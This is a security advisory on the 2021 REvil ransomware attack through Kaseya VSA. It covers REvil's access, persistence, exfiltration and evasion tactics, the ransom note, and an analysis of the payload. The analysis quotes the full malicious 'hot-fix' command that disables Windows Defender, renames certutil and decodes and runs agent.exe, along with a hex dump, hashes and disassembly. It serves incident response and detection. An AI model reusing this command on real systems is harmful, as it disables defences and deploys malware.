Advisory on Kaseya Ransomware

DIGITS@IISc

Executive Summary

Cyber criminals have injected a malicious piece of code into Kaseya Limited's VSA solution and used this to carry out a ransomware attack on customers of the solution. Organisations that have deployed Kaseya's VSA tool are exposed to this ransomware attack.

Organisations who have an on-premise / dedicated implementation of VSA are strongly urged to take all VSA servers offline immediately. Further, Indicators of Compromise (IoCs) are provided in this advisory. Organisations should monitor their computer systems and networks for any IoCs and take suitable actions, as may be necessary.

Kaseya has also released a patch to fix the issue. On-premise users of Kaseya VSA are recommended to apply the latest patches released by the OEM. The SaaS version of VSA is also updated with the latest patches.

Kaseya users are advised to continuously review the latest security advisories from the OEM related to this incident.

Organisations that are not users of Kaseya's VSA solution may not be directly affected by this ransomware attack. However, they could still be impacted due to a dependency on another service provider in the supply chain who could be impacted due to this. Also, customers of Kaseya's VSA SaaS solution are also not expected to be impacted by this cyber-attack.

Organisations are advised to follow security best practices detailed in this advisory to protect themselves from any potential ransomware attacks.

What is Kaseya?

Kaseya Limited designs and develops IT software. The **Company** offers an IT infrastructure management solutions for managed service providers and internal IT organizations. **Kaseya** serves customers worldwide.

The Kaseya software provides a single framework for maintaining the IT policies of your company and helps you manage your remote endpoints. It gives you the ability to monitor the situation, provide patching updates to enhance the security of your IT infrastructure, and control endpoint systems remotely.

Kaseya software solves the challenge many systems administrators have faced when maintaining the network of their PCs. There is always that employee who tries to circumnavigate the firewall, so they can watch some DIY, and dire warnings have done little to discourage this practice. Install the Kaseya Agent and this problem would be a thing of the past.

What is Kaseya VSA?

Kaseya VSA is a remote monitoring and management (RMM), endpoint management and network monitoring solution.

Kaseya VSA provides an RMM/endpoint management experience with all essential IT management functions in a single pane of glass.

With Kaseya VSA you can:

- Discover and monitor all your assets; view endpoint connectivity in the network topology map
- Automate software patch management
- Automate common IT processes and auto-remediate incidents

Leverage remote endpoint management to quickly resolve issues


Kaseya Malware attack

On July 2, 2021, Kaseya announced its software had been compromised with a Malware attack and was being used to attack the IT infrastructure of its customers.

The REvil Ransomware

REvil ransomware (also known as Sodinokibi) is ransomware-as-a-service (RaaS), meaning an attacker distributes the licensed copy of this ransomware over the internet and the ransom is split between the developers. After an attack, REvil would threaten to publish the information on their page ‘Happy Blog’ unless the ransom is received.

The REvil ransomware attack leveraged multiple zero-day vulnerabilities in Kaseya’s VSA (Virtual System/Server Administrator) product that helps Kaseya customers to monitor and manage their infrastructure. To deploy ransomware payloads on the systems of Kaseya customers and their clients, the REvil operators exploited zero-day vulnerability CVE-2021-30116.



KASEYA ATTACK INFO

On Friday (02.07.2021) we launched an attack on MSP providers. More than a million systems were infected. If anyone wants to negotiate about universal decryptor - our price is 70 000 000$ in BTC and we will publish publicly decryptor that decrypts files of all victims, so everyone will be able to recover from attack in less than an hour. If you are interested in such deal - contact us using victims "readme" file instructions.

The REvil ransomware group has demanded a $70 million payment to provide a universal decryptor tool to unlock the files corrupted by REvil ransomware.

Understanding REvil

REvil has emerged as one of the world’s most notorious ransomware operators. While REvil (which is also known as Sodinokibi) may seem like a new player in the world of cybercrime. REvil is one of the most prominent providers of ransomware as a service (RaaS). This criminal group provides adaptable encryptors and decryptor, infrastructure and services for negotiation communications, and a leak site for publishing stolen data when victims don’t pay the ransom demand. For these services, REvil takes a percentage of the negotiated ransom price as their fee. Affiliates of REvil often use two approaches to persuade victims into paying up: They encrypt data so that organizations cannot access information, use critical computer systems or restore from backups, and they also steal data and threaten to post it on a leak site (a tactic known as double extortion).

Threat actors behind REvil operations often stage and exfiltrate data followed by encryption of the environment as part of their double extortion scheme. If the victim organization does not pay, REvil threat actors typically publish the exfiltrated information.

History Behind Revil

In 2018 when they were working with a group known as GandCrab. At the time, they were mostly focused on distributing ransomware through malvertising and exploit kits, which are malicious advertisements and malware tools that hackers use to infect victims through drive-by downloads when they visit a malicious website.

That group morphed into REvil, grew and earned a reputation for exfiltrating massive data sets and demanding multimillion dollar ransoms. It is now among an elite group of cyber extortion gangs that are responsible for the surge in debilitating attacks that have made ransomware among the most pressing security threats to businesses and nations around the globe.

First seen in April 2019, REvil is a Ransomware-as-a-Service (RaaS), which uses affiliates to distribute infections of the malware. The affiliates would then get a percentage of the ransoms paid after developers of the ransomware got their cut. The distribution methods for REvil differed from other groups because affiliates were more skilled and actively attacked victims to compromise enterprise networks via exploits such as Oracle WebLogic CVE-2019-2725 or brute-forcing Remote Desktop Protocol (RDP) passwords to drop REvil. There would also be usage of red team tools, techniques and procedures (TTP) as opposed to the malicious spam, exploit kits and malvertising. This also meant that victims would be more targeted for the intent of higher ransoms to be paid.

In 2020, the average ransom payment was $508,523, with REvil threat actors targeting victims in the professional and legal services, manufacturing, media and communication, wholesale and retail, construction and engineering, and energy sectors in the US, Australia, Canada, Finland, and Hong Kong.

How REvil Threat Actors Gain Access

REvil threat actors continue to use previously compromised credentials to remotely access externally facing assets through Remote Desktop Protocol (RDP).

- A user downloads a malicious email attachment that, when opened, initiates a payload that downloads and installs a QakBot variant of malware.

- In one instance, a malicious ZIP file attachment containing a macro-embedded Excel file that led to an Ursnif infection was used to initially compromise the victim network.
- Several actors utilized compromised credentials to access internet-facing systems via RDP. It's unclear how the actors gained access to the credentials in these instances.
- An actor exploited a vulnerability in a client SonicWall appliance categorized as CVE-2021-20016 to gain access to credentials needed to access the environment.
- An actor utilized the Exchange CVE-2021-27065 and CVE-2021-26855 vulnerabilities to gain access to an internet-facing Exchange server, which ultimately allowed the actor to create a local administrator account named "admin" that was added to the "Remote Desktop Users" group.

How REvil Threat Actors Establish Their Presence within an environment

Once the actor had access to the environment, they utilized different toolsets to establish and maintain their access, including the use of Cobalt Strike BEACON as well as local and domain account creation. In one instance, the REvil group utilized a BITS job to connect to a remote IP, download and then execute a Cobalt Strike BEACON.

In many instances, the REvil actor(s) created local and domain level accounts through BEACON and NET commands even if they had access to domain-level administrative credentials.

REvil threat actors used [1-3] alphanumeric batch and PowerShell scripts that stopped and disabled antivirus products, services related to Exchange, VEAAM, SQL and EDR vendors, as well as enabled terminal server connections.

How REvil Threat Actors Complete Their Objectives

1. Ransomware Deployment

REvil threat actors typically deployed ransomware encryptors using the legitimate administrative tool PsExec with a text file list of computer names or IP addresses of the victim network obtained during the reconnaissance phase.

In one instance, a REvil threat actor utilized BITS jobs to retrieve the ransomware from their infrastructure. In a separate instance, the REvil threat actor hosted their malware on MEGASync.

REvil threat actors also logged into hosts individually using domain accounts and executed the ransomware manually.

In two instances, the REvil threat actor utilized the program dontsleep.exe in order to keep hosts on during ransomware deployment.

REvil threat actors often encrypted the environment within seven days of the initial compromise. However, in some instances, the threat actor(s) waited up to 23 days.

2. Exfil

Threat actors often used MEGASync software or navigated to the MEGASync website to exfiltrate archived data.

In one instance, the threat actor used RCLONE to exfiltrate data.

3. Defense Maneuvers

During the encryption phase of these attacks, the REvil threat actors utilized batch scripts and wevtutil.exe to clear 103 different event logs. Additionally, while not an uncommon tactic these days, REvil threat actors deleted Volume Shadow Copies in an apparent attempt to further prevent recovery of forensic evidence.


How this ransomware took initial access to Kaseya?

The ransomware was delivered via a malicious update payload sent out to the Kaseya VSA server platform. The REvil gang used a Kaseya VSA zero-day vulnerability (CVE-2021-30116) in the Kaseya VSA server platform.

Security researchers at Huntress Labs and TrueSec have identified three zero-day vulnerabilities potentially used into attacks against their clients, including:

- Authentication Bypass Vulnerability
- Arbitrary File Upload Vulnerability
- Code Injection Vulnerability


Multiple sources have stated that the following file was used to install and execute the ransomware attack on Windows systems:



The “Kaseya VSA Agent Hot-fix” procedure ran the following command:


```
"C:\WINDOWS\system32\cmd.exe" /c ping 127.0.0.1 -n 4979 > nul &
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-
MpPreference -DisableRealtimeMonitoring $true
-DisableIntrusionPreventionSystem $true -DisableIOAVProtection
$true -DisableScriptScanning $true
-EnableControlledFolderAccess Disabled -EnableNetworkProtection
AuditMode -Force -MAPSReporting Disabled -SubmitSamplesConsent
NeverSend & copy /Y C:\Windows\System32\certutil.exe C:\Windows
\cert.exe & echo %RANDOM% >> C:\Windows\cert.exe & C:\Windows
\cert.exe -decode c:\kworking\agent.crt c:\kworking\agent.exe &
del /q /f c:\kworking\agent.crt C:\Windows\cert.exe &
c:\kworking\agent.exe
```

The above command disables Windows Defender, copies and renames certutil.exe to %SystemDrive%\Windows, and decrypts the agent.crt file. Certutil.exe is mostly used as a “living-off-the-land” binary and is capable of downloading and decoding web-encoded content. In order to avoid detection, the attacker copied this utility as %SystemDrive %\cert.exe and executed the malicious payload agent.exe.



agent.exe	d55f983c994caa160ec63a59f6b4250fe67fb3e8c43a388aec60a4a6978e9f1e

The agent.exe contains two resources (MODLS.RC, SOFIS.RC) in it as shown in the following image.




```
Offset    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   Ascii
00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ.└...┘...ÿÿ..
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00  ............è...
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ♬▼º♬.´.Í!¸☺LÍ!Th
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is.program.canno
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t.be.run.in.DOS.
00000070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00000080  A5 78 DA 86 E1 19 B4 D5 E1 19 B4 D5 E1 19 B4 D5  ¥xÚ▮á├´Õá├´Õá├´Õ
00000090  A7 48 55 D5 C8 19 B4 D5 A7 48 6B D5 FB 19 B4 D5  §HUÕÈ├´Õ§HkÕû├´Õ
000000A0  A7 48 54 D5 7C 19 B4 D5 54 87 54 D5 AB 18 B4 D5  §HTÕ|├´ÕT▮TÕ«↑´Õ
000000B0  E8 61 27 D5 E8 19 B4 D5 E1 19 B5 D5 8B 19 B4 D5  èa'Õè├´Õá├µÕ▮├´Õ
000000C0  EC 4B 55 D5 E0 19 B4 D5 EC 4B 68 D5 E0 19 B4 D5  ìKUÕà├´ÕìKhÕà├´Õ
000000D0  EC 4B 6A D5 E0 19 B4 D5 52 69 63 68 E1 19 B4 D5  ìKjÕà├´ÕRichá├´Õ
000000E0  00 00 00 00 00 00 00 00 50 45 00 00 4C 01 04 00  ........PE..L☺┘.
000000F0  6A B7 DD 60 00 00 00 00 00 00 00 00 E0 00 02 21  j·Ý`........à.┐!
00000100  0B 01 0C 00 00 0E 07 00 00 68 05 00 00 00 00 00  ♂☺▮..♬•..h♣.....
00000110  E6 FC 05 00 00 10 00 00 00 20 07 00 00 00 00 10  æü♣..►....•....►
00000120  00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00  .►...┐..♣.☺.....
00000130  05 00 01 00 00 00 00 00 00 A0 0C 00 00 04 00 00  ♣.☺......▮..┘..
00000140  A6 5B 0C 00 03 00 40 00 00 00 10 00 00 10 00 00  ¦[▮.└.@...►..►..
00000150  00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00  ..►..►......►...
00000160  90 BF 09 00 85 00 00 00 18 C0 09 00 50 00 00 00  .¿.▮...↑À..P...
00000170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000180  00 3E 0C 00 88 15 00 00 00 30 0C 00 00 61 00 00  .>▮.▮┴...0▮..a..
00000190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001B0  50 B9 09 00 40 00 00 00 00 00 00 00 00 00 00 00  P¹..@...........
000001C0  00 20 07 00 68 01 00 00 00 00 00 00 00 00 00 00  ..•.h☺..........
000001D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001E0  2E 74 65 78 74 00 00 00 42 0D 07 00 00 10 00 00  .text...B.•..►..
000001F0  00 0E 07 00 00 04 00 00 00 00 00 00 00 00 00 00  .♬•..┘..........
00000200  00 00 00 00 20 00 00 60 2E 72 64 61 74 61 00 00  .......`.rdata..
00000210  64 A8 02 00 00 20 07 00 00 AA 02 00 00 12 07 00  d¨┐...•..ª┐..↕•.
00000220  00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40  ............@..@
00000230  2E 64 61 74 61 00 00 00 00 5C 02 00 00 D0 09 00  .data....\┐..Ð..
00000240  00 20 02 00 00 BC 09 00 00 00 00 00 00 00 00 00  ..┐..¼..........
00000250  00 00 00 00 40 00 00 C0 2E 72 65 6C 6F 63 00 00  ....@..À.reloc..
00000260  00 61 00 00 00 30 0C 00 00 62 00 00 00 DC 0B 00  .a...0▮..b...Ü♂.
00000270  00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42  ............@..B
00000280  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000290  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000002A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000002B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000002C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000002D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000002E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000002F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000300  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000310  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000320  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000330  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000340  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000350  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000360  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000370  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000380  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000390  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000003A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000003B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Resource from agent.exe

Agent.exe dropped these resources in the windows folder. Resources named MODLIS and SOFTIS were dropped as mpsvc.dll and MsMpEng.exe respectively.


MODLIS	e2a24ab94f865caeacdf2c3ad015f31f23008ac6db8312c2cbfb32e4a5466ea2
mpsvc.dll	8dd620d9aeb35960bb766458c8890ede987c33d239cf730f93fe49d90ae759dd
SOFTIS	33bc14d231a4afaa18f06513766d5f69d8b88f1e697cd127d24fb4b72ad44c7a
MsMpEng.exe	33bc14d231a4afaa18f06513766d5f69d8b88f1e697cd127d24fb4b72ad44c7a

MsMpeng.exe is an older version of Microsoft’s Antimalware Service executable which is vulnerable to a DLL side-loading attack. In a DLL side-loading attack, malicious code is in a DLL file with a similar name which is required for the target executable.



Property	Value
Description	
File description	Antimalware Service Executable
Type	Application
File version	4.5.218.0
Product name	Microsoft Malware Protection
Product version	4.5.0218.0
Copyright	© Microsoft Corporation. All rights reser...
Size	21.7 KB
Date modified	07-07-2021 03:55
Language	English (United States)
Original filename	MsMpEng.exe


Version information of MsMpeng.exe



Name of signer:	Digest algorithm	Timestamp
Microsoft Corpora...	sha1	24 March 2014 07:04...
Microsoft Corpora...	sha256	24 March 2014 07:04...

Digital certificate information of MsMpeng.exe

Agent.exe then drops MsMpeng.exe and mpsvc.dll. After dropping these two files, agent.exe executes MsMpeng.exe as shown in the following image.




```
.text:013E10FC 68 04 1C 3F 01          push    offset Type                     ; "SOFTIS"
.text:013E1101 6A 65                   push    65h                             ; lpName
.text:013E1103 6A 00                   push    0                               ; hModule
.text:013E1105 FF D6                   call    esi ; FindResourceW
.text:013E1107 85 C0                   test    eax, eax
.text:013E1109 0F 84 98 00 00 00       jz      loc_13E11A7
.text:013E110F 50                      push    eax                             ; hResInfo
.text:013E1110 6A 00                   push    0                               ; hModule
.text:013E1112 FF 15 20 D0 3E 01       call    ds:LoadResource
.text:013E1118 85 C0                   test    eax, eax
.text:013E111A 0F 84 87 00 00 00       jz      loc_13E11A7
.text:013E1120 50                      push    eax                             ; hResData
.text:013E1121 FF 15 18 D0 3E 01       call    ds:LockResource
.text:013E1127 68 14 1C 3F 01          push    offset aModlis                  ; "MODLIS"
.text:013E112C 6A 66                   push    66h                             ; lpName
.text:013E112E 6A 00                   push    0                               ; hModule
.text:013E1130 A3 A0 43 3F 01          mov     dword_13F43A0, eax
.text:013E1135 FF D6                   call    esi ; FindResourceW
.text:013E1137 85 C0                   test    eax, eax
.text:013E1139 74 6C                   jz      short loc_13E11A7
.text:013E113B 50                      push    eax                             ; hResInfo
